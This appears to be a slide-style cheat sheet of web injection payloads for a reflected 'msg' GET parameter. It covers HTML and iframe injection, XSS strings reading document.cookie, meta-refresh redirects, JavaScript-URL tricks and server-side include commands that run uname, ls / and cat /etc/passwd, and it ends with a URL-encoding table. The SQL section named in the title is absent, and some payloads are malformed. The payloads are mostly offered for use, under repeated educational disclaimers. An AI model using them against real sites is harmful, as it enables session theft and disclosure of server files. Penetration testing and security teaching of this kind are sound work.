

INJECTIONS & ATTACKS (HTML, SQL, XSS)



DISCLAIMER

This document does not promote or encourage any illegal activities, all content provided in this document is meant for education, research purposes. The document is not transformative in nature, it is used for teaching purpose.

Copyright Disclaimer Under Section 107 of the Copyright Act 1976, allowance is made for "fair use" for purposes such as criticism, commenting, news reporting, teaching, scholarship, and research. Fair use is a use permitted by copyright statute that might otherwise be infringing. Non-profit, educational or personal use tips the balance in favor of fair use.

The document is created with the intention of educating others in a motivational/inspirational form. Do not try to use the scripts/code/methods if it is not legal in your country.

I Do not take any responsibility for anything you do using this document, Use at your own risk.



HTML INJECTION GET REFLECTED

HTML INJECTION GET REFLECTED

Reflected GET


It is easy to determine a web-based application is vulnerable to XSS attacks very easily. A simple easy test is to take a current parameter that is sent in the HTTP GET request and modify it. Take for example the following request in the browser address URL bar. This url will take a name parameter that you enter in a textbox and print something on the page

For example:

The Below example is a based on reflected HTML Injection where we can see that a parameter value is `?msg=You+are+not+an+authorized+user`



HTML INJECTION GET REFLECTED (CONT'D)



This is the core area in which HTML injection can be check


Note: The information posted in this document is for Research & Educational purpose only, illegal use of this document may violate the security law varies upon the country. Do not try this for offensive purpose.



HTML INJECTION PARAMETERS

HTML INJECTION PARAMETERS

?msg=<h1>Hacked</h1>



Note: If the Behavior of Text become changed it means that HTML Injection is in place.

Note: The information posted in this document is for Research & Educational purpose only, illegal use of this document may violate the security law varies upon the country. Do not try this for offensive purpose.



HTML INJECTION

HTML INJECTION

```
?msg=<li>Hacked</li>
?msg=<body style="background-color:lightgrey;">
?msg=<marquee>hello</marquee>
?msg=<a href="http://www.google.com.pk">HyperLinked for Google </a>
?msg=<body style="background-image:url(http://clipartfreefor.com/cliparts/thief-clipart/cliparti1_thief-clipart_09.jpg)"%20height=20%20width=20>
?msg=
?msg=<imgsrc=prompt(0)></script>
?msg=</title id="a"><img src=x onerror=alert(9)>
?msg=<IMG SRC=/ onerror="alert(String.fromCharCode(88,83,83))"></img>
?msg="><button onclick=prompt(1)>XSS</button>
<input type="text" name="email" size="40" value="aaa@aa.com"><script>alert(document.cookie)</script>
<iframe width="560" height="315" src="https://www.youtube.com/embed/8mBkg1eGGV8" frameborder="0" allowfullscreen></iframe>
```



IFRAME INJECTION

IFRAME INJECTION

```
<iframe src=http://ubaidjafri.com/encyclo/attacks.html/>  
<IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>
```



CROSS SITE SCRIPTING

CROSS SITE SCRIPTING

```
?msg=<script>alert(document.cookie)</script>  
?msg=<script>alert(document.write)</script>  
?msg=<script>alert(document.domain)</script>  
?msg=<<SCRIPT>alert("XSS");//<</SCRIPT>  
?msg=<script>alert(document.location)</script>  
?msg=<script>prompt(0)</script>
```



DOM BASED CROSS SITE SCRIPTING

DOM BASED CROSS SITE SCRIPTING

```
?msg=<meta http-equiv="refresh" content="0;">
```

```
?msg=100<br>title=Last+Chance!
```

```
?msg=<META http-equiv="refresh" content="5;URL=http://www.ubaidjafri.com">
```



JAVA SCRIPT INJECTION

JAVA SCRIPT INJECTION

```
?msg=<STYLE>li {list-style-image: url("javascript:alert('XSS')");}</STYLE><UL><LI>XSS</br>  
?msg=<<A HREF="javascript:document.location='http://www.google.com/'>XSS</A>  
?msg=;<script>alert(String.fromCharCode(72, 79, 67))</script>  
?msg=</title>1<ScRiPt>prompt(document.cookie)</ScRiPt>
```



SERVER SIDE INJECTION

SERVER SIDE INJECTION

```
msg?=<!--#exec cmd="/bin/echo '<SCR'"--><!--#exec cmd="/bin/echo"-->  
?msg=<pre><!--#exec cmd="uname -a" --></pre>  
?msg=<pre><!--#exec cmd="ls /" --></pre>  
?msg=<pre><!--#exec cmd="cat /etc/passwd" --></pre>
```



HTML ENCODED PARAMETERS

HTML ENCODED PARAMETERS

The default character-set in HTML5 is UTF-8

Chr	Windows-1252	UTF-8	Chr	Windows-1252	UTF-8
space	%20	%20	M	%4D	%4D
!	%21	%21	N	%4E	%4E
"	%22	%22	O	%4F	%4F
#	%23	%23	P	%50	%50
\$	%24	%24	Q	%51	%51
%	%25	%25	R	%52	%52
&	%26	%26	S	%53	%53
'	%27	%27	T	%54	%54
(%28	%28	U	%55	%55
)	%29	%29	V	%56	%56
*	%2A	%2A	W	%57	%57
+	%2B	%2B	X	%58	%58
,	%2C	%2C	Y	%59	%59
-	%2D	%2D	Z	%5A	%5A
.	%2E	%2E	[%5B	%5B
/	%2F	%2F	\	%5C	%5C

Note: The information posted in this document is for Research & Educational purpose only, illegal use of this document may violate the security law varies upon the country. Do not try this for offensive purpose.



HTML ENCODED PARAMETERS(CONT'D)

0	%30	%30]	%5D	%5D
1	%31	%31	^	%5E	%5E
2	%32	%32	_	%5F	%5F
3	%33	%33	`	%60	%60
4	%34	%34	a	%61	%61
5	%35	%35	b	%62	%62
6	%36	%36	c	%63	%63
7	%37	%37	d	%64	%64
8	%38	%38	e	%65	%65
9	%39	%39	f	%66	%66
:	%3A	%3A	g	%67	%67
;	%3B	%3B	h	%68	%68
<	%3C	%3C	i	%69	%69
=	%3D	%3D	j	%6A	%6A
>	%3E	%3E	k	%6B	%6B
?	%3F	%3F	l	%6C	%6C
@	%40	%40	m	%6D	%6D

Note: The information posted in this document is for Research & Educational purpose only, illegal use of this document may violate the security law varies upon the country. Do not try this for offensive purpose.



HTML ENCODED PARAMETERS(CONT'D)

A	%41	%41	n	%6E	%6E
B	%42	%42	o	%6F	%6F
C	%43	%43	p	%70	%70
D	%44	%44	q	%71	%71
E	%45	%45	r	%72	%72
F	%46	%46	s	%73	%73
G	%47	%47	t	%74	%74
H	%48	%48	u	%75	%75
I	%49	%49	v	%76	%76
J	%4A	%4A	w	%77	%77
K	%4B	%4B	x	%78	%78
L	%4C	%4C	y	%79	%79

Note: The information posted in this document is for Research & Educational purpose only, illegal use of this document may violate the security law varies upon the country. Do not try this for offensive purpose.



HTML ENCODED PARAMETERS(CONT'D)

`	%80	%E2%82%AC	z	%7A	%7A
•	%81	%81	{	%7B	%7B
,	%82	%E2%80%9A		%7C	%7C
f	%83	%C6%92	}	%7D	%7D
„	%84	%E2%80%9E	~	%7E	%7E
...	%85	%E2%80%A6		%7F	%7F
†	%86	%E2%80%A0	®	%AE	%C2%AE
‡	%87	%E2%80%A1	-	%AF	%C2%AF
^	%88	%CB%86	°	%B0	%C2%B0
%o	%89	%E2%80%B0	±	%B1	%C2%B1
Š	%8A	%C5%A0	²	%B2	%C2%B2
‹	%8B	%E2%80%B9	³	%B3	%C2%B3
Œ	%8C	%C5%92	´	%B4	%C2%B4
•	%8D	%C5%8D	μ	%B5	%C2%B5
Ž	%8E	%C5%BD	¶	%B6	%C2%B6
•	%8F	%8F	·	%B7	%C2%B7
•	%90	%C2%90	¸	%B8	%C2%B8
´	%91	%E2%80%98	¹	%B9	%C2%B9

Note: The information posted in this document is for Research & Educational purpose only, illegal use of this document may violate the security law varies upon the country. Do not try this for offensive purpose.



HTML ENCODED PARAMETERS (CONT'D)

'	%27	%E2%80%99	º	%BA	%C2%BA
“	%93	%E2%80%9C	»	%BB	%C2%BB
”	%94	%E2%80%9D	¼	%BC	%C2%BC
•	%95	%E2%80%A2	½	%BD	%C2%BD
—	%96	%E2%80%93	¾	%BE	%C2%BE
—	%97	%E2%80%94	¿	%BF	%C2%BF
~	%98	%CB%9C	À	%C0	%C3%80
™	%99	%E2%84	Á	%C1	%C3%81
š	%9A	%C5%A1	Â	%C2	%C3%82
›	%9B	%E2%80	Ã	%C3	%C3%83
œ	%9C	%C5%93	Ä	%C4	%C3%84
•	%9D	%9D	Å	%C5	%C3%85
ž	%9E	%C5%BE	Æ	%C6	%C3%86
ÿ	%9F	%C5%B8	Ç	%C7	%C3%87
	%A0	%C2%A0	È	%C8	%C3%88
ï	%A1	%C2%A1	É	%C9	%C3%89
ç	%A2	%C2%A2	Ê	%CA	%C3%8A

Note: The information posted in this document is for Research & Educational purpose only, illegal use of this document may violate the security law varies upon the country. Do not try this for offensive purpose.



HTML ENCODED PARAMETERS(CONT'D)

£	%A3	%C2%A3	Ë	%CB	%C3%8B
¤	%A4	%C2%A4	ì	%CC	%C3%8C
¥	%A5	%C2%A5	í	%CD	%C3%8D
	%A6	%C2%A6	î	%CE	%C3%8E
§	%A7	%C2%A7	ï	%CF	%C3%8F
¨	%A8	%C2%A8	Ð	%D0	%C3%90
©	%A9	%C2%A9	Ñ	%D1	%C3%91
ª	%AA	%C2%AA	Ò	%D2	%C3%92
«	%AB	%C2%AB	Ó	%D3	%C3%93
¬	%AC	%C2%AC	Ô	%D4	%C3%94
	%AD	%C2%AD	Õ	%D5	%C3%95
å	%E5	%C3%A5	Ö	%D6	%C3%96
æ	%E6	%C3%A6	×	%D7	%C3%97
ç	%E7	%C3%A7	Ø	%D8	%C3%98
è	%E8	%C3%A8	Ù	%D9	%C3%99
é	%E9	%C3%A9	Ú	%DA	%C3%9A

Note: The information posted in this document is for Research & Educational purpose only, illegal use of this document may violate the security law varies upon the country. Do not try this for offensive purpose.



HTML ENCODED PARAMETERS(CONT'D)

ê	%EA	%C3%AA	Û	%DB	%C3%9B
ë	%EB	%C3%AB	Ü	%DC	%C3%9C
ì	%EC	%C3%AC	Ý	%DD	%C3%9D
í	%ED	%C3%AD	Þ	%DE	%C3%9E
î	%EE	%C3%AE	ß	%DF	%C3%9F
ï	%EF	%C3%AF	à	%E0	%C3%A0
ð	%F0	%C3%B0	á	%E1	%C3%A1
ñ	%F1	%C3%B1	â	%E2	%C3%A2
ò	%F2	%C3%B2	ã	%E3	%C3%A3
ó	%F3	%C3%B3	ä	%E4	%C3%A4
ô	%F4	%C3%B4	ù	%F9	%C3%B9
õ	%F5	%C3%B5	ú	%FA	%C3%BA
ö	%F6	%C3%B6	û	%FB	%C3%BB
÷	%F7	%C3%B7	ü	%FC	%C3%BC
ø	%F8	%C3%B8	ý	%FD	%C3%BD
ÿ	%FF	%C3%BF	þ	%FE	%C3%BE

Note: The information posted in this document is for Research & Educational purpose only, illegal use of this document may violate the security law varies upon the country. Do not try this for offensive purpose.



THANK YOU

